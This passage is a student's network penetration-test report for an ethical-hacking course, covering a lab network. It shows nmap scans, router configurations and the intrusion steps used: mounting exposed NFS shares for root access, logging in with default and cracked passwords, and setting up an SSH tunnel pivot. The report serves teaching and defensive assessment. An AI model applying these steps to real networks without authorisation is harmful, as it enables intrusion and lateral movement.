Network Security Assessment

Martin Georgiev

CMP314: Networking 2

BSc Ethical Hacking Year 3

2021/22

Abstract

The report manifests the procedure and results of testing the client's network infrastructure. The tester was tasked with leading a thorough investigation of the client's network to identify any vulnerabilities and efficiency related issues. Appropriate countermeasures for each of the beforementioned tasks were provided.

The tester had to conduct a penetration test and map the network with the use of a Kali virtual machine provided by the proprietor. The attacker started their analysis by scanning the subnet of provided machine and going through all identified devices. By fully traversing the entire network and each device, they identified multiple vulnerabilities in the machines/services and inefficiencies in the network itself.

Several critical, medium, and low vulnerabilities/inefficiencies were present in the client's network. The most severe vulnerabilities were due to outdated services or misconfigurations which allowed the attacker to access parts of the networks which should not be accessible for them. A lot of the outdated services allowed them to obtain root access on the machines, including all workstations, webservers and even the routers and firewall itself. This was also due to poor password complexity which allowed the attacker to crack them using a variety of tools.

The identified inefficiencies were also due to misconfigurations. The routers were running OSPF (Open Shortest Path First), but the topology of the network nullified all advantages which could have been provided by the protocol. Additionally, the design of the network would lead harder expansion and severe loss of bandwidth due to traffic overload. Other inefficiencies were the connection between two workstations in different subnets and direct connection of workstations with routers.

The tester identified attempts made by the former network administrator to prevent malicious activity on the network such as a Firewall. However, they were ineffective and helped the tester rather than slow them down as the Firewall rules were improperly configured and allowed access to facilities in the company's Local Area Network.

At present, the network is functional but severely inefficient, insecure, and vulnerable to a multitude of attacks. Confidential data such as blueprints or customer/employee data can easily be stolen as attackers can freely traverse the entirety of the network. Furthermore, company officials can be locked out of their accounts and the network itself can be flooded and made inoperable by changing settings in the firewall or the routers. Countermeasures for the identified vulnerabilities provided in this report should be implemented immediately to preserve the integrity of the company's network. Additionally, example topologies with their advantages and disadvantages are also provided and a structure rework is highly recommended.

Contents

1 INTRODUCTION

1.1 BACKGROUND

With the fast technological advancements of the past decades, companies had to make changes to ensure easier access and convenience for both the customers and company itself. One of the most important changes was to implement networks within the company. (Networks allow businesses to communicate with each other (Extranets), private networks for departments while allowing ease of communication (VLANs), convenient accesses for customers, filtering requests and activity (Firewalls and Intrusion Detection Systems) and ease of expansion when the company grows (Mitchell, 2020) **(Figure 1.1)**.

Figure 1.1 *– Ease of communications thanks to networks.*

The above-mentioned advantages can be achieved using networking hardware and software. Having said that, all of them can turn into disadvantages or may not even be possible if the network is misconfigured. Construction flaws may also lead to security vulnerabilities and potentially leak not only confidential business information but also sensitive user data.

The proprietor of ACME Inc. has requested a complete evaluation of the network's infrastructure and security. The tester was hired to carry out an investigation on the entire network and subsequently create a report on the identified misconfigurations and vulnerabilities with appropriate countermeasures. Additionally, the penetration tester was tasked to thoroughly document the

infrastructure including a complete subnet table, all open ports and techniques used to achieve the results.


1.2 AIMS

The evaluation has two main goals – thoroughly analyse the network and all its devices, as well as all identified services hosted on the machines and provide solutions for any issue they find. The tester will also take the role of a malicious hacker and attack the devices and services to exploit them and point out any vulnerabilities. All of this will be achieved with the use of both manual techniques and automated tools pre-installed in a Kali virtual machine. The attacks will range from pivoting to scan inaccessible devices (Firewall and VLAN restriction bypassing) and password cracking to privilege escalation.

After the tester creates a map of the whole network infrastructure, they will analyse it then target each device individually while interrogating them for further information – e.g., versions of services, operating systems, open ports. Afterwards, the attacker will advance with attacks based on the gained intel and document all the results, whilst providing fixes for any of the successful attacks.

2 NETWORK DIAGRAMS

2.1 NETWORK DIAGRAM



2.2 SUBNET TABLE

Network Address	Subnet Range	Broadcast Address	IP Addresses Used	Hosts	Mask Bits
13.13.13.0	13.13.13.1 - 13.13.13.254	13.13.13.255	13.13.13.12 13.13.13.13	254	/24
172.16.221.0	172.16.221.1 – 172.16.221.254	172.16.221.255	172.16.221.16 172.16.221.237	254	/24
192.168.0.32	192.168.0.33 – 192.168.0.62	192.168.0.63	192.168.0.33 192.168.0.34	30	/27
192.168.0.64	192.168.0.65 – 192.168.0.94	192.168.0.95	192.168.0.65 192.168.0.66	30	/27
192.168.0.96	192.168.0.97 - 192.168.0.126	192.168.0.127	192.168.0.97 192.168.0.98	30	/27
192.168.0.128	192.168.0.129 - 192.168.0.158	192.168.0.159	192.168.0.129 192.168.0.130	30	/27
192.168.0.160	192.168.0.161 – 192.168.0.190	192.168.0.191	N/A	30	/27
192.168.0.192	192.168.0.193 – 192.168.0.222	192.168.0.223	192.168.0.193 192.168.0.200 192.168.0.210	30	/27
192.168.0.224	192.168.0.225 – 192.168.0.226	192.168.0.227	192.168.0.225 192.168.0.226	2	/30
192.168.0.228	192.168.0.229 – 192.168.0.230	192.168.0.231	192.168.0.229 192.168.0.230	2	/30
192.168.0.232	192.168.0.233 – 192.168.0.234	192.168.0.235	192.168.0.233 192.168.0.234	2	/30
192.168.0.240	192.168.0.241 – 192.168.0.242	192.168.0.242	192.168.0.241 192.168.0.242	2	/30

2.3 TCP SERVICES

Service	Port Number	Port Status	Addresses
Telnet	23	Open	.16/24; .33/27;.129/27 .193/27; .225/30; .226/30; .229/30; .230/30; .233/30
SSH	22	Open	.12/24; .13/24; .16/24 .34/27; .66/27;.130/27 .193/27; .200/27; .210/27; .225/30; .242/30
Domain (DNS)	53	Open	.234/30
HTTP	80	Open	.16/24; .237/24;.33/27 .129/27; .193/27; .225/30; .226/30; .229/30; .233/30; .234/30; .242/30
RPCBind	111	Open	.12/24; .34/27; .66/27 .130/27; .210/27
HTTPS	443	Open	.16/24; .237/24;.33/27 .129/27; .193/27; .225/30; .226/30; .229/30; .230/30; .233/30
NFS	2049	Open	.12/24; .34/27; .66/27 .130/27; .210/27
quagga	2601, 2604, 2605	Open	.98/27; .234/30
ms-wbt-server	3389	Open	.200/27

3 NETWORK MAPPING

3.1 INITIAL SCANS

To conduct a thorough investigation, the tester had to scan the network and make a map of all devices. The first step was to obtain network information about the host machine which was the Kali virtual device provided by the client. All the information was obtained with the use the ***ifconfig*** command – IP address, subnet mask and any interfaces used by the device. **(Figure 3.1.1)**

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.200  netmask 255.255.255.224  broadcast 192.168.0.223
        inet6 fe80::215:5dff:fe00:400  prefixlen 64  scopeid 0x20<link>
        ether 00:15:5d:00:04:00  txqueuelen 1000  (Ethernet)
        RX packets 15083  bytes 1365242 (1.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16040  bytes 39877332 (38.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 27  bytes 1879 (1.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 27  bytes 1879 (1.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 3.1.1 *– Results from ifconfig.*

Having this information, the tester calculated the subnet range which the device belonged to (**Appendix A**). The calculations showed that the address was in a /27 subnet range. They then scanned the entire subnet with the use of **NMAP** by combining the IP with the CIDR notation – 192.168.0.200/27.

The scan identified a total of 4 devices in the subnet including the Kali machine. One of the addresses was out of scope (192.168.0.199) because it was the address of the Windows device used to host the Kali virtual machine and it was not analysed further. This left the attacker with two addresses – 192.168.0.210 and 192.168.0.193.

The former IP address – 192.168.0.210 – appeared to be an Ubuntu machine with three open ports – 22 (SSH), 111 (rpcbind) and 2049 (nfs_acl). **(Figure 3.1.2)** Ports 111 and 2049 were a proof that **Network File Sharing** was enabled and indicated that the tester could mount onto the machine using the ***mount -t nfs 192.168.0.210:/ mount_210*** command. **(Figure 3.1.3)** It appeared that the mount point provided the tester with root access to the file system. This advantage was later used in the exploitation of this and other devices. Further information can be found in subsection **4.1.2.1 NFS and SSH**. Running ***ifconfig*** on the machine showed the tester that it was not connected to any other device.




Figure 3.1.2 *– Nmap scan for .210*

Figure 3.1.3 *– Mounting .210*

The latter address had four open ports – 22 (SSH), 23 (Telnet), 80 (HTTP) and 443 (HTTPS). **(Figure 3.1.5)** The attacker confirmed that this device was a VyOS route by opening the IP address in the browser. Trying to establish a telnet connection with device required the tester to provide a username and a password. After some research, they identified the default login credentials and successfully logged into the router (**vyos:vyos**). The attacker then used the ***show ip route*** command and gathered information about all subnets in the network with their appropriate CIDR notations. They also found one more address which was used to route through the network – 192.168.0.226. **(Figure 3.1.6)**

```
Nmap scan report for 192.168.0.193
Host is up (0.00062s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
| ssh-hostkey:
|   1024 9d:b6:49:08:cb:69:bc:05:1e:6e:74:07:f6:fd:ee:02 (DSA)
|_  2048 0e:c6:47:e7:12:90:f2:6d:f2:21:76:8e:19:5c:46:ca (RSA)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/https?
|_ssl-date: 2022-01-02T14:01:45+00:00; 0s from scanner time.
MAC Address: 00:15:5D:00:04:05 (Microsoft)
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 117.62 seconds
```

Figure 3.1.5 *– Nmap scan for .193*

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O   172.16.221.0/24 [110/10] is directly connected, eth2, 00:03:54
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 00:03:09
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 00:00:48
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 00:00:48
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 00:03:04
O   192.168.0.192/27 [110/10] is directly connected, eth3, 00:03:54
C>* 192.168.0.192/27 is directly connected, eth3
O   192.168.0.224/30 [110/10] is directly connected, eth1, 00:03:54
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 00:03:09
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 00:03:04
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 00:00:48
vyos@vyos:~$
```

Figure 3.1.6 *– Route Table*

The tester checked the router's configuration to see if this IP belonged to it. Three ethernet and a loopback interface were found but .226 was not present in the discovered data. The ethernet addresses were as follows: eth1 – 192.168.0.225/30; eth2 – 172.16.221.16/24; eth3 – 192.168.0.193/27. **(Figure 3.1.7)** This was proof of 192.168.0.226 belonging to a different router. Knowing that .193 was in the same subnet as the Kali machine and the NFS server, the tester could safely assume that all three devices were connected to a switch. The IP assigned to eth2 could not possibly lead to 192.168.0.226 which meant that eth1 was the connection with the next router.

Figure 3.1.7 *– Available interface on Router1*

3.2 OUTSIDE KALI'S SUBNET

The tester continued the mapping process by analysing the 172.16.221.16/24 subnet. The scan revealed two IP addresses – 172.16.221.16 and 172.16.221.237. The former IP was the IP assigned to the router, while the latter one appeared to have only two open ports – 80 (HTTP) and 443 (HTTPS) **(Figure 3.2.1)**. Visiting the address in a browser showed the tester that this was a server used to host a web application. **(Figure 3.2.2)** Further testing allowed the attacker to obtain additional data which revealed that this was a WordPress server. More information can be found in the exploitation phase.

```
Nmap scan report for 172.16.221.237
Host is up (0.0015s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
 ssl-cert: Subject: commonName=ubuntu
 Not valid before: 2014-04-29T04:28:50
|_Not valid after:  2024-04-26T04:28:50
|_ssl-date: 2022-01-02T14:15:43+00:00; 0s from scanner time.
```

Figure 3.2.1 *– Nmap scan for .237*




Figure 3.2.2 *– Proof of a running web application.*

The testing then proceeded with the next router – 192.168.0.226. The tester used Telnet to access the router. Once again, the default credentials gave them access to the device. Using the ***show configuration*** command showed that this router also had three interfaces: eth1 – 192.168.0.33/27; eth2 – 192.168.0.229/30; eth3 – 192.168.0.226/30. **(Figure 3.2.3)** The last interface was the connection with Router 1. The attacker then checked the route list and saw an IP possibly connected with an unidentified router – 192.168.0.230 which goes through the eth2 interface. **(Figure 3.2.4)**

```
interfaces {
    ethernet eth1 {
        address 192.168.0.33/27
        duplex auto
        hw-id 00:15:5d:00:04:0a
        smp_affinity auto
        speed auto
    }
    ethernet eth2 {
        address 192.168.0.229/30
        duplex auto
        hw-id 00:15:5d:00:04:0b
        smp_affinity auto
        speed auto
    }
    ethernet eth3 {
        address 192.168.0.226/30
        duplex auto
        hw-id 00:15:5d:00:04:09
        smp_affinity auto
        speed auto
    }
    loopback lo {
        address 2.2.2.2/32
    }
```

Figure 3.2.3 *– Interfaces on Router2.*




Figure 3.2.4 *– Route list on Router2.*

This left the tester with only one interface – eth1. Running an **NMAP** scan on the subnet showed only two addresses, one of which was the address of the router. The other address – 192.168.0.34 – had three open ports: 22 (SSH); 111 (rpcbind); 2049 (nfs_acl). It had the same open ports as .210 from section **3.1 – Initial Scans** which meant that the tester could mount onto the device. This time, however, the mount point did not have root access. **(Figure 3.2.5)** The device was accessed later using the password obtained from .210 as both username and password were the same (**xadmin:plums**).




Figure 3.2.5 *– Mounting the .34 machine.*

The tester proceeded further with the mapping process by connecting to the next router, which once again used the default VyOS credentials. This router also had three ethernet interfaces: eth1 – 192.168.0.129/27; eth2 – 192.168.0.233/30; eth3 – 192.168.0.230/30. **(Figure 3.2.6)** Following the pattern from the previous routers, eth1 led to a different subnet with a device, whilst eth2 lead to the next router. Proof of this was the routing table of the device. **(Figure 3.2.7)**

```
interfaces {
    ethernet eth1 {
        address 192.168.0.129/27
        duplex auto
        hw-id 00:15:5d:00:04:13
        smp_affinity auto
        speed auto
    }
    ethernet eth2 {
        address 192.168.0.233/30
        duplex auto
        hw-id 00:15:5d:00:04:14
        smp_affinity auto
        speed auto
    }
    ethernet eth3 {
        address 192.168.0.230/30
        duplex auto
        hw-id 00:15:5d:00:04:12
        smp_affinity auto
        speed auto
    }
    loopback lo {
        address 3.3.3.3/32
    }
}
```

Figure 3.2.6 *– Interfaces of Router3.*

```
C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth3, 02:51:07
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth3, 02:51:07
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 02:49:40
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 02:49:37
O   192.168.0.128/27 [110/10] is directly connected, eth1, 02:52:02
C>* 192.168.0.128/27 is directly connected, eth1
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth3, 02:51:07
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth3, 02:51:07
O   192.168.0.228/30 [110/10] is directly connected, eth3, 02:52:02
C>* 192.168.0.228/30 is directly connected, eth3
O   192.168.0.232/30 [110/10] is directly connected, eth2, 02:52:02
C>* 192.168.0.232/30 is directly connected, eth2
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 02:49:47
```

Figure 3.2.7 *– Routing table for Router3.*

The tester scanned the address of eth1. It identified two addresses – one leading to the router (192.168.0.129) and another device (192.168.0.130) which appeared to have the same open ports as .210 and .34. The machine also had the same mount permissions as .34. The only difference was that the tester could not attempt to SSH into it because they lacked permissions. The attacker later successfully obtained an SSH connection through the .34 machine as it was a trusted device. It also had the same password and username as .34 and .210.

Scanning the address of the second ethernet interface did not provide any useful information for the tester. They already knew that there was another device with the address of 192.168.0.234 which meant that a firewall was possibly blocking the traffic. As a result, the tester had to scan every subnet identified in the routing table which they have not accessed yet.

Two of the subnets (192.168.0.64/27 and 192.168.0.96/27) showed that all hosts were down. With this, the tester could assume that both were behind the firewall. The last subnet (192.168.0.240/30) had one device – 192.168.0.240/30 – which appeared to be another web server based on the open TCP ports. **(Figure 3.2.8)**




Figure 3.2.8 *– Nmap scan of the .240/30 subnet.*

The device had three open ports – 22 (SSH), 80 (HTTP) and 111 (rpcbind). Port 80 and the http-title hinted that this was also a web server. The tester used a multitude of tools including Nikto, Metasploit, Dirb for enumeration, whilst Hydra and John the Ripper (both successful) were used to brute-force the password. Access to the machine was easily gained due to the weak password (**apples**). Further information can be found in the **4.1.2.2 Webserver** subsection of exploitation phase.

Logging into the .242 device allowed the tester to ping the IP address visible in Router3's routing table – 192.168.0.234. This meant that the attacker now had direct access to the firewall. However, to run and use any necessary commands and tools, they first had to set up a pivot point on the device. To achieve this, they first opened the **sshd_config** file with **nano /etc/ssh/sshd_config**. This file stores configuration data for the SSH protocol of the machine. The tester added **PermitTunnel yes** in the **Authentication** section of the file as it was not present. This allowed the attacker to use the device as a pivot point towards the rest of the network. **(Figure 3.2.11)**




Figure 3.2.11 *– Enabling tunneling in the sshd_config file of the machine.*

As tun devices were not enabled on the machines, the attacker used two commands on both machines – **modprobe tun** and **sudo ip tuntap add mode tun dev tun0**. The former command enables tun devices on the machine, whilst the latter creates a device with the name of **tun0**. **(Figure 3.2.12)**

